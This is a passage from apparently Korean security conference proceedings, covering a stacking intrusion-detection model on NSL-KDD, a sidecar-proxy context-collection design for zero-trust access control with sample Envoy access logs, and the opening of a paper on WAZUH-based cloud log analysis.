Table 4. Comparing Stacking Models

Table 5는 본 논문을 객관적으로 평가하기 위해 동일한 NSL-KDD 데이터 세트를 사용한 연구를 비교했다. 다른 연구들에 비해 우리의 스태킹 모델은 최고의 성능을 나타냈다.

	Accuracy (%)	Precision (%)	Recall (%)	F1-score (%)
L+S+C	87.63	90.69	87.95	89.3
[2]	84.04	87	84	84
[3]	85.2	86.5	85.2	84.9

Table 5. Performance Comparison

Ⅲ. 결론

본 논문에서는 NSL-KDD 데이터 세트를 이용하여 단일 알고리즘의 낮은 성능을 보완하기 위해 가장 이상적인 스태킹 모델을 제시한다. 최고의 성능을 가진 모델을 위해 여러 알고리즘의 결합을 시도했으며 결과는 LGBM, SVM, CNN 알고리즘을 결합한 스태킹 모델이 다른 알고리즘을 결합한 스태킹 모델보다 정확도는 최대 8% 증가했으며, F1-점수는 최대 5% 증가했다. 그리고 기존 연구보다 정확도, 정밀도, 재현율, F1-점수는 각각 2~3%, 3~4%, 2~3%, 5% 정도 증가한 것을 확인할 수 있다. 앞으로 우리는 새로운 알고리즘을 이용해 각 공격 별로 비정상 데이터를 탐지하는 스태킹 모델과 일반적인 스태킹 모델의 과대 적합을 최소화하는 CV(cross-validation) 기반의 스태킹 모델을 연구할 계획이다.

[ACKNOWLEDGEMENT]

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (IITP-2019-0-01343)

[참고문헌]

[1] Mohiuddin AhmedAbdun Naser MahmoodJiankun Hu, "A survey of network anomaly detection techniques", Journal of Network and Computer Applications, vol. 60, issue C, pp.19-31, Jan. 2016.

[2] Koohong Kang, "Decision Tree Techniques with Feature Reduction for Network Anomaly Detection", Journal of The Korea Institute of Information Security VOL.29, NO.4, Aug. 2019

[3] XIANWEI GAO, CHUN SHAN, CHANGZHEN HU, ZEQUN NIU, AND ZHEN LIU, "An Adaptive Ensemble Machine Learning Model for Intrusion Detection", IEEE Access, vol.7, pp. 82513-82521, June. 2019

[4] M. Tavallaee, E. Bagheri, W. Lu, and A. A. Ghorbani, "A detailed analysis of the KDD CUP 99 data set," in Proc. 2nd IEEE Symp. Comput. Intell. Secur. Defense Appl. (CISDA), Jul. 2009, pp. 1 - 6.

[5] KDD Cup99 Dataset Available: http://kdd.ics.uci.edu/databases/kddcup99/kddcup99.html

[6] NSL-KDD Dataset Available : https://www.unb.ca/cic/datasets/nsl.html

[7] David H.Wolpert. "Stacked generalization", Volume 5, Issue 2, Pages 241-259, 1992

[8] Lars Buitinck, Gilles Louppe, Mathieu Blondel, Fabian Pedregosa, Andreas C. M¨uller, Olivier Grisel, Vlad Niculae, Peter Prettenhofer, Alexandre Gramfort, Jaques Grobler, Robert Layton, Jake Vanderplas, Arnaud Joly, Brian Holt, and Ga¨el Varoquaux, "API design for machine learning software: experiences from the scikit-learn project", 2013, arXiv:1309.0238. [Online].Available : https://arxiv.org/abs/1309.0238

제로 트러스트 보안을 위한 사이드카 프록시 기반의 데이터 수집 방법

곽송이*, 양은주**, 정수환***

*숭실대학교(대학원생), **숭실대학교(학부생), ***숭실대학교(교수)

Sidecar Proxy-based Data Collection Method for Zero Trust Security

Song-I Gwak*, Eunju Yang**, Souhwan Jung***

*Soongsil University(Graduate student),
**Soongsil University(Undergraduate student), ***Soongsil University(Professor)

요 약

코로나 바이러스로 인한 판데믹 상황이 도래하며 대다수의 기업이 재택 형태로 업무를 전환하게 되고, 수많은 BYOD 장치가 기업망에 접근함에 따라 기존의 망분리는 업무 효율성과 기업망에 대한 보안성을 저하시킨다. 이러한 망분리 기술의 문제점 해결을 위해 제로 트러스트라는 IT 보안 모델이 제안되었으며, 제로 트러스트 보안을 달성하기 위한 가장 기본적인 조건은 BYOD 장치에 대한 엄격한 접근제어이다. 본 연구에서는 기존 사용되던 망분리 문제점과 탈망분리의 대안으로 주목받는 제로 트러스트의 설계 및 접근제어 메커니즘 연구 동향에 대해 조사하고, 더욱 안전한 접근제어 방식을 지원하기 위해 사이드카 형태의 프록시를 기반으로 접근제어 정책에 반영할 수 있는 컨텍스트 정보를 수집하는 방안을 제시한다.

Ⅰ.Introduction

이제까지 기업은 자원을 보호하기 위해 업무망과 인터넷망을 나누는 망분리 기술을 사용해왔다. 그러나 판데믹 상황이 장기화하며 재택근무가 증가하는 상황에서, 기업의 임직원들은 그들의 가정망과 BYOD 장치로 업무망에 접근하게 되었다. 이는 곧 보안을 위해 분리한 업무망에 검증되지 않은 BYOD 장치가 연결된다는 것을 의미한다. 따라서 기존 망분리 기술의 목적과 반대로, 기업의 업무망에 대한 공격 표면이 크게 증가한다. 공격 표면을 줄이기 위해서는 임직원의 가정망 및 BYOD 장치를 인증 및 허가, 관찰하는 등의 추가적인 노력이 필요한지만, 이는 임직원의 프라이버시 침해 문제로 이어질 수 있다. 이러한 환경에서 보안성을 달성하기 위해 제로 트러스트 보안 모델의 중요성이 대두되었다.

이러한 제로 트러스트 보안을 달성하기 위한 접근제어 메커니즘에 대해서는 SDN 컨트롤러, 2계층 스위치 등에서 RBAC, ABAC, CAS 등의 접근제어 방식을 적용하는 많은 선진 연구들이 존재하지만, BYOD 장치가 증가하는 네트워크 환경에서는 더욱 동적이고 세밀한(fine-grained) 접근제어 방식이 필요하다. 또한 낮은 계층에서 수집되는 정보만으로 접근제어를 결정하는 것은 BYOD 장치가 접근을 요청하는 전체적인 컨텍스트를 고려하지 못하므로, 상황을 인식할 수 있는 다양한 컨텍스트가 수집되어야 한다. 이에 본 논문에서는 제로 트러스트 보안을 위한 접근제어 방식에 적용할 수 있는 다양한 컨텍스트 정보를 애플리케이션 레벨의 사이드카(Sidecar) 형태의 프록시를 이용하여 수집하는 방법을 제시한다.

본 논문의 2장에서 기업에서 업무망을 보호하기 위해 사용했던 기존 망분리 기술과 그 문제점을 설명한다. 또한 망분리 기술의 대안으로 떠오른 제로 트러스트 보안이 무엇인지 설명한다. 다음 3장에서 선행된 연구들을 비교 및 분석하고, 사이드카 프록시를 설명한다. 4장에서 정책 수립 및 업데이트에 사용될 수 있는 사이드카 프록시 기반의 데이터 수집 방안을 제시하며, 5장은 제안된 모델을 평가 및 결론으로 마무리한다.

Ⅱ. Background

2.1 망분리

망분리란 기업 및 조직에 속한 임직원이 사용하는 업무망과 인터넷망을 분리하여 운용하는 방식이다[1]. 기존의 망분리 기술은 물리적 망분리와 논리


적 망분리의 두 방식으로 나뉘는데, 이 중 물리적 망분리의 경우 두 개 이상의 NIC를 탑재한 데스크톱을 이용하는 등의 방법으로 완벽한 물리적 망분리를 달성하여 높은 보안성을 달성하지만, 필요에 따른 PC 전환을 요구하므로 업무 효율성을 저하시킨다. 반면 논리적 방식은 한 공간에 위치한 자원을 가상화 방법으로 분리하여 서로 접근을 방지한다. 이 방식은 장비 도입 비용을 낮추고 업무의 효율성을 높이지만, 업무망과 인터넷망이 물리적으로 함께 위치하므로 격리성 수준이 물리적 방식보다 떨어진다.

망분리 기술을 BYOD 장치가 만연한 환경에 적용할 경우, 사용자 개인 장치 및 네트워크 사용에 따른 기업의 업무망에 대한 공격 표면이 증가한다. 또한 단순한 접근제어로 인한 인증 및 허가의 취약성 및 APT 공격에 대한 위협이 존재하므로 기존의 망분리 기술은 현재의 업무환경에 적용하기 어렵다.

2.2 제로 트러스트

망분리 기술의 문제점을 해결하기 위한 대안으로 제로 트러스트 보안 모델이 대두되었다. 제로 트러스트란 사용자가 기업의 자원에 접근을 시도할 때마다 엄격한 신원 검증을 요구하는 IT 보안 모델이며 네트워크의 모든 활동에 위협이 있다고 가정하고, 항상 검증하도록 한다. 이는 네트워크 내부는 신뢰, 외부는 비신뢰로 취급했던 기존의 보안 모델을 완전히 부정한다. 이 모델은 자원에 대해 최소 권한을 가진 접근을 결정하기 위한 개념 및 아이디어 모음을 제공하는데, 이는 제로 트러스트 보안 모델이 단일 기능이나 컴포넌트가 아니라, 접근제어 정책, 네트워크에 사용될 컴포넌트 및 컴포넌트 관계 등을 포함한 네트워크 아키텍처임을 의미한다.

[그림 1]은 제로 트러스트의 추상적 모델이다[2]. 접근을 요청하는 컴포넌트인 주체(Subject)는 기업 네트워크에 접근하길 원하는 주체를 의미하며, 사람, 장치, 애플리케이션, 시스템 등 식별될 수 있는 모든 디지털 개체를 포함한다[3]. PDP/PEP(Policy Decision Point/Policy Enforcement Point) 컴포넌트는 객체에 대한 주체의 접근을 허락하기 위한 적절한 판단을 내리고, 요청을 통과시킨다. 객체(Object)는 실제로 보호될 자원을 의미하며, 애플리케이션, APIs, 데이터베이스 등을 포함한다.



[그림 1] 제로 트러스트의 추상적 모델

제로 트러스트는 다음과 같은 보안적 특징 달성해야 하는데, 우선 동적으로 최소 권한을 제공하기 위해 네트워크의 위치보다는 사용자의 신원을 기반으로 접근을 제어해야 하며, 접근제어 메커니즘이 통과되지 않도록 PEP를 제공해야 한다. 이러한 신뢰성 검증은 동적으로 평가되어야 하며, 이 적응성을 위해서는 RBAC과 ABAC 등의 기존 메커니즘을 조합하여 적응형 접근제어를 달성해야 한다.

위와 같은 특징을 달성하기 위해서는 사용자의 신원 및 속성을 이용해 세밀하고 동적인, 엄격한 접근제어 정책을 설립해야 한다. 더해서 네트워크 장비, 하이퍼바이저, 소프트웨어 에이전트 등을 사용해 네트워크를 적절히 세분화(Segmentation)해야 한다. 최근에는 네트워크 장비를 이용해 서브넷, VLAN 단위로 세분화했던 기존의 방식보다, 클라이언트에 소프트웨어 에이전트를 설치하여 호스트 기반으로 세분화하는 방식의 네트워크 세분화를 주로 사용한다. 또한 SDN(Software Defined Networking)을 확장한 SDP(Software Defined Perimeters) 아키텍처를 사용해 제로 트러스트 모델을 구현할 수 있다[5].

따라서 기업에서 제로 트러스트 보안을 달성하기 위해서는 제공해야 할 보안적 특성을 고려하여 기업에 적합한 구현 방법을 채택하여야 한다.

Ⅲ. Related Works

3.1 Existing Model for Zero Trust

PSI(Precise Security Instrumentation)는 컨텍스트를 이용해 정책을 추상화하고, 사용자 장치와 컨텍스트를 조합한 intent라는 개념을 도입해 상태 변이에 따른 intent 진화를 정의하였다[6]. 이는 SDN, NFV 등의 기존 네트워크 기능을 활용해 다양한 정책 등을 구현하지만, 접근제어보다는 트래픽 점검 및 라우팅 정책에 초점을 맞춘다. 또한 데이터 평면의 가상 어플라이언스에 대한 유지 오버헤드, 컨트롤러 기반 아키텍처로 인한 정책 우회의 우려가 있다.


DFI(Dynamic Flow Isolation) 또한 PSI와 같이 SDN 방식을 사용하지만, 진행 중인 이벤트를 기반으로 세밀하고 동적인 접근제어 및 프록시를 이용한 우회가 불가능한 메커니즘을 제안했다[7]. DFI는 Allow 및 Deny를 나타내는 Action, EterType이나 IP protocol 등을 나타내는 Flow Properties를 이용하고, Source와 Destination은 (username, hostname, IP address, TCP/IP port, MAC address, switch port, switch DPID)의 식별자로 매칭된다. DFI는 네트워크 이벤트 기반 정책을 통해 동적이고, 플로우별로 적용되는 접근제어를 제공한다. 그러나 hostname 등을 제외한 DFI가 사용하는 대부분의 정보는 하드웨어 수준의 정보이므로 BYOD 장치의 컨텍스트를 충분히 고려할 수 없다.

Poise(Programmable in-network security)는 프로그래밍 가능한 스위치를 이용하여 동적인 런타

임 컨텍스트 인식 정책을 지원한다[8]. 이 디자인은 하드웨어 수준의 처리를 위해 클라이언트에 소프트웨어 에이전트를 설치해 장치 정보를 수집, 클라이언트의 컨텍스트 신호를 파싱해 소프트웨어 컨트롤러 없이 보안 정책을 수행한다. 이는 dev, time, lat, lon, usr 등등의 다양한 컨테스트를 커스터마이즈하여 사용할 수 있도록 한다. 그러나 Poise는 보안 담당자의 역량에 영향을 받고, 프로그래밍 가능한 스위치 혹은 에이전트 설치 등의 사용 제약사항이 있다.

3.2 Sidecar proxy

사이드카 프록시는 애플리케이션 디자인 패턴으로, 오토바이 측면에 붙어있는 사이드카처럼 기능을 추가하거나 확장하기 위해 부모 애플리케이션에 붙어서 동작하는 프록시이다. 일반적으로 마이크로 서비스, 컨테이너 등에서 사용된다. 이 프록시는 컨테이너에서 사용되는 경우 인증 및 로그 수집하는 등 보안 기능 확장을 위한 부수적인 역할을 수행하기도 하고, [그림 2]처럼 애플리케이션의 네트워크 동작을 대신하여 담당하기도 한다.



[그림 2] 사이드카 프록시의 네트워크 동작


3.3 애플리케이션 레벨의 프록시를 이용한 컨텍스트 정보 수집의 필요성

기업은 현재의 업무 형태에서 제로 트러스트 보안을 달성하기 위해서는 사용자의 신원뿐 아니라 컨텍스트 및 네트워크 이벤트 등을 이용하여 세밀하고 동적인 접근제어 방식을 지원해야 한다. 이때 접근제어 정책을 수립하기 위해서는 다양한 정보가 필요한데, 기존에 사용하던 저레벨(MAC/IP Address 등)의 정보를 이용한 서브넷, VLAN 단위의 거친(coarse-grained) 접근제어는 장치 인증, 허가 및 APT 공격에 취약하다. 따라서 세밀하고 동적인 접근제어 정책 수립을 위해서는, 저레벨의 정보뿐만 아니라 BYOD 장치가 접근하는 자세한 컨텍스트(Time, Application Protocol, User Agent, Request Duration 등)가 필요하며, 이를 위해서는 애플리케이션 레벨에서 다양한 컨텍스트 정보를 수집할 필요가 있다.

Ⅳ. Proposed Model

4.1 Overview

본 논문에서는 사이드카 프록시를 이용한 애플리케이션 레벨의 컨텍스트 정보 수집 방법을 제시한다. 이 데이터 수집 방법은 접근제어 메커니즘에 유의미하게 사용될 수 있는 컨텍스트 및 어트리뷰트를 수집하는 것을 목적으로 한다. 이를 위해 위에서 설명한 사이드카 형태의 프록시를 사용하는 네트워크 아키텍처를 [그림 3]에서 제시한다.



[그림 3] 사이드카 프록시를 이용한 장치 A의 접근제어 시나리오

4.2 Explanation of Proposed Scenario & Context Collection Using Sidecar Proxy

[그림 3]은 사용자가 BYOD 장치(장치 A)를 가지고 기업 자원에 접근하는 시나리오이다. 장치 A는 외부 인증 메커니즘을 통해 한 차례 신원이 검증된다고 가정한다. 인증된 장치 A는 사이드카 프록시 컨테이너를 가진 멀티 컨테이너로 동작하게 된다. 장치 A가 최초로 접근을 요청하는 경우, 장치 A의 컨텍스트 정보가 제어 평면으로 전달되며, 제어 평면에서 계산된 접근제어 결과를 장치 A의 주체/객체 측 사이드카 프록시가 캐시한다. 장치 A가 자원을 재요구하는 경우, 캐시 정보를 이용해 요청하는 컨텍스트의 변경 유무를 판단하고, 변경이 없다면 자원 앞 사이드카 프록시와 직접 통신한다. 장치 A의 컨텍스트가 변경되는 경우에만 제어 평면에 접근함으로써 PDP에서의 병목 현상을 방지할 수 있다.

접근제어 정책을 업데이트하기 위해, 장치 A의 자원 요청 시 자원 A의 사이드카 컨테이너에서 애플리케이션 수준의 컨텍스트를 수집하고, 제어 평면에 전달한다. 제어 평면에서는 전달된 컨텍스트를 이용해 정책 및 사용자의 권한을 동적으로 업데이트한다.

컨텍스트 수집을 위해 Envoy 기반의 애플리케이션 레벨 프록시를 이용한다. Envoy는 클라우드 네이티브 환경에서 애플리케이션에 네트워크 투명성, 관찰 가능성, 복원력 및 라우팅을 제공하기 위한 오픈소스 7계층 프록시이다. L7 프록시를 이용한 데이터 수집은 장치가 Go 언어로 구성된 간단한 서버에 접근함으로써 이루어진다. 각기 다른 장치에서의 접근을 통해 트래픽을 수집하였고, 장치가 프록시에 접근할 때 프록시는 L7의 데이터를 다음과 같은 형식으로 로그하며, [표 1은] 로그 형식과 예제이다.

[표 1] 로그 형식과 예제

로 그	"REQ METHOD, REQ PATH, PROTOCOL",

형식	RESPONSE_CODE, RESPONSE_FLAGS, BYTES_RECEIVED, BYTES_SENT, DURATION, RESPONSE_SERVICE_TIME, "DOWNSTREAM_REMOTE_ADDRESS" "REQ_USER_AGENT" "REQ_ID" "REQ_AUTHORITY" "UPSTREAM HOST"
예제1	"GET / HTTP/1.1" 400 - 0 6 0 0 "127.0.0.1:**Port**" "curl/7.47.0" "f28f1d5a-8210-4318-a667-8d53b908e640" "localhost:10000" "localhost:8082"
예제2	"GET /favicon.ico HTTP/1.1" 400 - 0 6 0 0 "**IP:Port**" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36" "90a76edc-1353-472b-a333-890628f6a53f" "**ServerIP**:10000" "127.0.0.1:8082"
예제3	"GET / HTTP/1.1" 400 - 0 6 0 0 "**IP:Port**" "Mozilla/5.0 (Linux; Android 11; SM-G973N Build/RP1A.200720.012; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/88.0.4324.152 Mobile Safari/537.36;KAKAOTALK 2309320" "f7737a54-2bdd-4073-b10f-70143c49a79d" "**ServerIP**:10000" "127.0.0.1:8082"

수집된 로그의 진한 글씨로 표시된 부분은 사용된 실제 장치와 서버의 IP 주소 및 Port 정보이므로 각각 IP, Port, ServerIP로 대체하였다. 수집된 로그들을 통해, 해당 장치의 요청 방식 및 경로, 응답 코드 및 플래그, 수신 및 송신 바이트, 요청 기간과 서비스 타임, 요청 IP, Port number 및 유저 에이전트 정보, 서비스하는 호스트 정보 등 다양한 애플리케이션 레벨의 정보를 수집할 수 있다. 본 연구에서 가정한 서버 설정으로는 확인할 수 없었으나, TLS 버전 및 세션 정보 또한 수집할 수 있다. 이 정보들을 통해 인증된 BYOD 장치에 대한 기존 IP와 MAC 정보에 유저 에이전트 및 세션 정보를 추가로 통합해 관리함으로써 접근을 제어하는 등 다양한 방식의 접근제어를 수행할 수 있다.

Ⅴ. Conclusion

기존의 접근제어 메커니즘은 컨텍스트를 고려한다 하더라도, 실제로는 저레벨 정보를 주로 이용하여 BYOD 장치의 컨텍스트에 대한 이해가 부족하고, 애플리케이션 레벨의 정보를 제공하는 경우에도 소프트웨어 에이전트에 대한 의존성을 가지는 문제가 있었다. 따라서 본 논문에서는, 선행된 연구들의 장점을 유지하면서 사이드카 프록시를 추가로 이용해 제로 트러스트 보안을 달성하는 네트워크 아키텍처를 시나리오로 설명하고, 애플리케이션 레벨의 프록시를 이용함으로써 L7의 컨텍스트를 수집한다. 이를 통해 엄격한 접근제어 정책 업데이트를 지원할 수 있으며, 제안된 시나리오를 네트워크 아키텍처에 구현할 경우 샌드박스를 이용한 호스트 기반의 격리성, 사이드카 프록시를 이용한 정책 우회 방지, 제어 평면에서의 단일장애점 극복 등의 효과를 도모할 수 있다.

그러나 본 논문에서 제시한 컨텍스트 수집 방식은, 사용하는 프록시 기술에 따라 성능 및 수집 가능한 컨텍스트 정보에 제약이 있을 수 있다. 또한 실제로 이 시나리오를 네트워크 아키텍처에 적용하기 위해서는 서버 측에서 접근 주체/객체의 샌드박스를 유지하는 등의 성능적/비용적 오버헤드를 고려하고, 컨텍스트 정보를 동적으로 업데이트하는 접근제어 메커니즘을 제어 평면에 구현하여야 한다. 이에 따라 향후 애플리케이션 레벨의 컨텍스트 정보를 이용한 세밀하고 동적인, 실현 가능한 접근제어 메커니즘을 설계하는 것을 목표로 한다.

Acknowledgement

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2020-0-00952, 5G+ 서비스 안정성 보장을 위한 엣지 시큐리티 기술 개발)

[참고문헌]

[1] IDG Tech, "망분리 도입을 위한 도전 과제와 방안," 2014

[2] S. Rose, O. Borchert, S. Mitchell, S. Connelly, "Zero Trust Architecture," NIST SP 800-207, 2020

[3] Gartner, "Zero Trust Architecture and Solutions," 2020

[4] CSA, "Software Defined Perimeter(SDP) and Zero Trust," 2020

[5] T. Yu, S. K. Fayez, M. Collins, V. Sekar, and S. Seshan, "PSI:Precise Security Instrumentation for enterprise networks," The Network and Distributed System Security Symposium (NDSS), pp. 1-15, 2017

[6] S. R. Gomez et al, "Controller-Oblivious Dynamic Access Control in Software-Defined Networks," 2019 49th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN), pp. 447-459, 2019

[7] Q. Kang, L. Xue, A. Morrison, Y. Tang, A. Chen, and X. Luo, "Programmable in-network security for context-aware BYOD policie," USENIX Security Symposium, pp. 1-7, 2020

보안 오픈소스를 활용한 효율적인 클라우드 보안 데이터 분석 방법 연구

최두섭*, 송상준*, 김태근**

*(주)웨이커 보안연구실 (연구원)

**순천향대학교 정보보호학과 (교수)

A Study on efficient cloud security data analysis method using security open source

Doo-Seop Choi*, Sang-Jun Song*, Tae-Guen Kim**

*Waiker, Inc. (Researcher)

**Department of Information Security Engineering, Soonchunhyang University. (Professor)

요 약

최근 스타트업과 중소기업을 중심으로 클라우드 기반 소프트웨어 서비스가 크게 증가하고 있다. 따라서 클라우드 환경에서 발생하는 대량의 보안 데이터를 보다 효율적으로 모니터링하고 분석하여 증가하고 있는 클라우드 보안 위협으로부터 대응하는 것이 중요해지고 있다. 클라우드 환경에서 생성되는 다양한 종류의 보안 데이터를 분석하기 위해서는 우선 데이터 가시성 확보가 중요하다. 하지만 클라우드 서비스 제공자에 종속적인 경우가 많아 수집과 분석의 어려움이 존재한다. 본 논문은 이러한 문제를 해결하기 위한 방법으로 보안 오픈 소스 플랫폼 WAZUH를 활용한 보안 데이터 분석 방법에 대해 제안한다. WAZUH는 호스트 기반 IDS로 에이전트, 서버 방식으로 동작한다. 수집된 데이터는 데이터 종류에 따라 448개의 필드 값으로 표현되며 테이블, JSON 구조로 저장된다. 또한 외부 API 연동을 통한 데이터 분석 기능을 제공한다. WAZUH는 무료 오픈소스 플랫폼으로 정보보안 예산이 부족한 스타트업과 중소기업 보안 강화를 위해 SIEM으로 활용될 것으로 예상된다.

I. 서론

최근 다양한 분야에서 클라우드 환경을 기반으로 한 서비스가 더욱 확대되고 있다. 딜로이트(Deloitte) 글로벌에 따르면 2020년 인공지능 소프트웨어를 사용하는 기업 중 83%가 클라우드 기반 인공지능 플랫폼을 통해 서비스를 제공할 것이라 발표하며 클라우드 기반 서비스를 적용하는 분야가 빠르게 확장될 것이라 예측하였다[1].

이와 더불어 데이터의 양이 기하급수적으로 증가하고 있다. 구글(Google)에서는 클라우드 환경에서 발생하는 데이터가 기존 데이터 센터의 데이터 양을 앞지를 것이라 발표하였다[2]. 2025년까지 전 세계 데이터가 61% 증가한 175제타바이트(Zetabyte)에 이를 것으로 예측하며 방대한 양의 데이터를 처리하고 분석하는 기술을 갖추는 것이 기업의 새로운 도전과제로 부상하고 있다.

막대한 양의 데이터 처리 및 분석은 보안적인 관점에서도 중요성이 점차 증가하고 있다. 특히 서버, 네트워크 등 인프라 환경에서 생성되는 대량의 로그(Log) 데이터는 사용자의 파일 접근 정보, 외부로부터의 접속 정보, 시스템 취약점 정보 등 다양한 보안 관련 정보를 포함하고 있으므로 보안 위협을 예측하고 대응하는 데 가장 중요한 보안 데이터이다.

이러한 보안 데이터의 유의미한 분석을 위해서는 데이터 가시성 확보가 필요하다. 하지만 클

라우드 환경에서 발생하는 데이터는 서비스 제공자에 종속적인 경우가 많아 온프레미스(On-premise) 환경 보다 데이터 가시성이 떨어지는 문제가 존재한다.

본 논문에서는 오픈 소스 보안 플랫폼 WAZUH를 활용하여 클라우드 보안 데이터 가시성 확보 및 효율적인 보안 데이터 분석 방법을 제안한다. WAZUH는 HIDS(Host-Based Intrusion Detection System) 기반 오픈 소스 보안 플랫폼이다[3]. 온프레미스 환경부터 클라우드 환경에 이르기까지 인프라에 존재하는 모든 엔드포인트(Endpoint)로부터 로그 데이터 수집이 가능하여 보안 데이터에 대한 가시성 확보가 가능하다. 또한 WAZUH는 ELK(Elasticsearch, Logstash, Kibana) Stack을 기반으로 동작하여 빠른 검색과 처리 성능을 보이며 수집된 보안 데이터에 대한 다양한 시각화를 통해 효율적인 모니터링 및 분석 기능을 제공한다.

이 밖에도 엔드포인트에 존재하는 파일에 대한 무결성 검사와 사이버 공격 전술 및 기술에 대한 보안프레임워크인 마이터 공격(MITRE ATT&CK)에 대한 정보, 그리고 수집된 데이터를 자동으로 분석하여 GDPR(General Data Protection Regulation), PCI DSS(Payment Card Industry Data Security Standard)와 같은 보안 규제 준수 여부 정보 등 보안 관점에서 필요한 다양한 분석 기능을 제공한다.

본 논문의 구성은 다음과 같다. 2장에서는 관련 연구에 대해 기술하였고, 3장에서는 WAZUH 구축 환경과 수집 데이터의 분석 내용을 설명한다. 마지막으로 4장에서는 결론 및 향후 연구에 대해 설명한다.

II. 관련 연구

Virginia Polytechnic Institute and State University의 Xiaokui Shu는 전체 프레임워크에 명령을 전달하고 관리하는 Master Node와 보안 로그 분석을 실제로 수행하는 Computational Slave Node, 그리고 로그를 저장하는 Storage Slave Node로 구성된 보안 로그 분석 프레임워크를 제안하였다[4]. Master Node는 Storage Slave Node에 저장된 로그의 메타데이터(Metadata) 정보를 가져와 Computational Slave Node에 로그 분석 요청명령을 전달하고, 이를 기반으로 Computational Slave Node는 Storage Slave Node로부터 로그데이터를 가져와 쓰레드(Thread) 방식으로 로그 분석을 수행한다. HTTP 로그 100M, 200M, 500M 데이터에 대한 분석속도를 확인한 결과 로그의 양이 증가할수록 분석 시간은 감소하는 결과를 보였다.

대전대학교 이봉환은 Elasticsearch 기반보안 로그 분석시스템 분산처리시스템 하둡(Hadoop) 기반 로그 분석 시스템의 성능평가 실험에서 Elasticsearch기반 로그 분석 시스템의 속도가 우수함을 보였다[5]. 분석 성능평가에는 HTTP Access 로그데이터가 사용되었으며 데이터의 크기가 10GB인 경우 10초, 20GB인 경우 110초, 그리고 30GB인 경우 530초의 차이를 보이며 데이터가 증가할수록 Elasticsearch의 로그 분석 시간이 상대적으로 덜 걸리는 것을 보였다.

이글루시큐리티 손성준은 오픈소스 ELK Stack과 빅데이터 분석 상용 시스템 Splunk의 보안 로그 분석 성능 비교 연구에서 로그 데이터가 2억 개인 경우 차이가 크지 않았지만 6억 개인 경우 2.3초, 10억 개의 경우 7.8초의 차이를 보이며 ELK Stack의 로그 데이터 검색 속도가 더 빠름을 보였다[6].

제시된 연구들은 로그 분석 방법과 성능에 대한 비교 결과를 보여주었다. 하지만 실제 데이터 간 상관관계나 취약점 정보 등 데이터 분석 결과를 제시하지 못하였다는 점에서 한계가 존재한다. 반면 본 연구는 보안 데이터 분석에 특화된 오픈소스를 활용하여 효율적인 보안 데이터 분석 방법을 제시하였다.


III. 실험

본 장에서는 WAZUH를 활용한 보안 로그 데이터 수집 환경 구성도와 수집 데이터에 대한 분석 및 시각화를 설명한다. 또한, WAZUH 모듈(Module)을 이용하여 클라우드와 외부 API 연동을 통한 분석 기능을 설명한다.

3.1 보안 데이터 수집 환경 구축

[그림 1]은 보안 로그 데이터 수집 환경 구성

도이다. WAZUH는 엔드포인트의 정보를 수집하여 송신하는 에이전트(Agent)와 각 에이전트로부터 데이터를 수신 받고, 명령을 내리며 외부 서비스와의 연동 기능을 하는 매니저(Manager) 서버로 구성된다. 본 논문의 실험에서는 WAZUH 오픈소스의 효율성과 클라우드 보안 데이터의 가시성 문제 해결을 보이기 위해 퍼블릭 클라우드 서비스 중 하나인 AWS(Amazon Web Service) EC2 인스턴스와 웹 방화벽 AWS WAF(Web Application Firewall) 로그 데이터, 그리고 가상 네트워크 AWS VPC(Virtual Private Cloud) 로그 데이터를 수집, 분석하였다. Ubuntu 18.04 리눅스 기반 인스턴스 7개에 WAZUH 에이전트를 설치하여 데이터를 수집하였고, AWS WAF와 AWS VPC 로그 데이터 수집은 WAZUH 모듈을 활용하여 데이터 수집을 진행하였다. WAZUH 매니저 서버 또한 Ubuntu 18.04 리눅스 기반으로 구축하였으며 WAZUH 데이터 수집 및 분석에 필요한 Elasicsearch, FileBeat, Kibana를 설치하여 분석 환경을 구축하였다. 에이전트에 의해 수집된 데이터는 주기적으로 매니저 서버로 전달되며 보안 데이터의 전송 주기는 ossec.conf WAZUH 설정 파일 수정을 통해 분석 환경에 맞게 사용자화 할 수 있다.



[그림 1] 실험 데이터 수집 및 분석 구성도

3.2 보안 로그 데이터 분석

